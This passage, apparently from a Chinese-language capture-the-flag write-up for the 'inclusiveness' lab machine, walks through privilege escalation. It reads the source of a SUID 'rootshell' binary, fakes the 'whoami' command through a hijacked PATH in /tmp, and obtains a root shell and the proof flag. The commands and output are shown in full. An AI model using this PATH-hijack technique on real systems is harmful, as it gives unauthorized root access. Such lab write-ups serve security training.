www-data@inclusiveness:/home/tom$ cat local.txt
cat local.txt
1f74e44e07a3e52002364640 1c6a8d8e
```


3. 提权

在这个目录下发现了可疑的东西

```
rootshell
rootshell.c
```

很可能 `rootshell` 就是 `rootshell.c` 编译过来的


查看源码



```
www-data@inclusiveness:/home/tom$ cat rootshell.c
cat rootshell.c
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <string.h>

int main() {

    printf("checking if you are tom...\n");
    FILE* f = popen("whoami", "r");

    char user[80];
    fgets(user, 80, f);

    printf("you are: %s\n", user);
    //printf("your euid is: %i\n", geteuid());

    if (strncmp(user, "tom", 3) == 0) {
        printf("access granted.\n");
        setuid(geteuid());
        execlp("sh", "sh", (char *) 0);
    }
}

www-data@inclusiveness:/home/tom$
```

```
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <string.h>

int main() {

    printf("checking if you are tom...\n");
    FILE* f = popen("whoami", "r"); // 开管道

    char user[80];
    fgets(user, 80, f); // 接收 whoami 的结果

    printf("you are: %s\n", user);
    //printf("your euid is: %i\n", geteuid());

    if (strncmp(user, "tom", 3) == 0) { // 如果是 tom
        printf("access granted.\n");
        setuid(geteuid());
        execlp("sh", "sh", (char *) 0); // 就以当前用户权限开一个 shell
    }
}
```

以当前用户权限开一个 shell。。。那看一下当前用户是谁
是 root !!!!
其实从文件名 `rootshell` 也可以看出，这是个提权点



```
ls -la
total 104
drwxr-xr-x 15 tom  tom   4096 Jul 23  2020 .
drwxr-xr-x  3 root root  4096 Feb  8  2020 ..
-rw-------  1 tom  tom    684 Feb  8  2020 .ICEauthority
-rw-r--r--  1 root root     0 Jul 16  2020 .bash_history
-rw-r--r--  1 tom  tom    220 Feb  8  2020 .bash_logout
-rw-r--r--  1 tom  tom   3526 Feb  8  2020 .bashrc
drwx------ 10 tom  tom   4096 Feb  8  2020 .cache
drwx------ 10 tom  tom   4096 Feb  8  2020 .config
drwx------  3 tom  tom   4096 Feb  8  2020 .gnupg
drwx------  3 tom  tom   4096 Feb  8  2020 .local
-rw-r--r--  1 tom  tom    807 Feb  8  2020 .profile
drwx------  2 tom  tom   4096 Feb  8  2020 .ssh
drwxr-xr-x  2 tom  tom   4096 Feb  8  2020 Desktop
drwxr-xr-x  2 tom  tom   4096 Feb  8  2020 Documents
drwxr-xr-x  2 tom  tom   4096 Feb  8  2020 Downloads
drwxr-xr-x  2 tom  tom   4096 Feb  8  2020 Music
drwxr-xr-x  2 tom  tom   4096 Feb  8  2020 Pictures
drwxr-xr-x  2 tom  tom   4096 Feb  8  2020 Public
drwxr-xr-x  2 tom  tom   4096 Feb  8  2020 Templates
drwxr-xr-x  2 tom  tom   4096 Feb  8  2020 Videos
-rwxr-xr-x  1 tom  tom     33 Aug 15 12:18 local.txt
-rwsr-xr-x  1 root root 16976 Feb  8  2020 rootshell
-rw-r--r--  1 tom  tom    448 Feb  8  2020 rootshell.c
www-data@inclusiveness:/home/tom$ 
```


用户可以执行，且这个文件以 root 权限执行。

那么就新建一个 `whoami`，令其强制输出 "tom"，放在环境变量的最前面，就可以骗过程序，得到 root 权限。保险起见，将这个新的 `whoami` 写入 `/tmp` 文件夹内

```
在 /tmp 下
echo "printf "tom"" > whoami // 将 `printf "tom"` 写入文件 whoami，如果没有这个文件，就创建
```

```
export PATH=/tmp:$PATH // /tmp 下的 whoami 会出现在环境变量的最前面，“覆盖”之前的 whoami
chmod +x whoami // 可以用 ls -la 查看，刚开始这个文件没有执行权限，要加上执行权限
```


回到 `home/tom`，执行 `rootshell`



```
www-data@inclusiveness:/home/tom$ ./rootshell
./rootshell
checking if you are tom...
you are: tom
access granted.
# 
```

提权成功

获取最后一个 flag，结束



```
# cd /root
cd /root
# ls
ls
flag.txt  proof.txt
# cat flag.txt
cat flag.txt
Your flag is in another file...
# cat proof.txt
cat proof.txt
79fe58457a306375901f4c0170e7f865
# 
```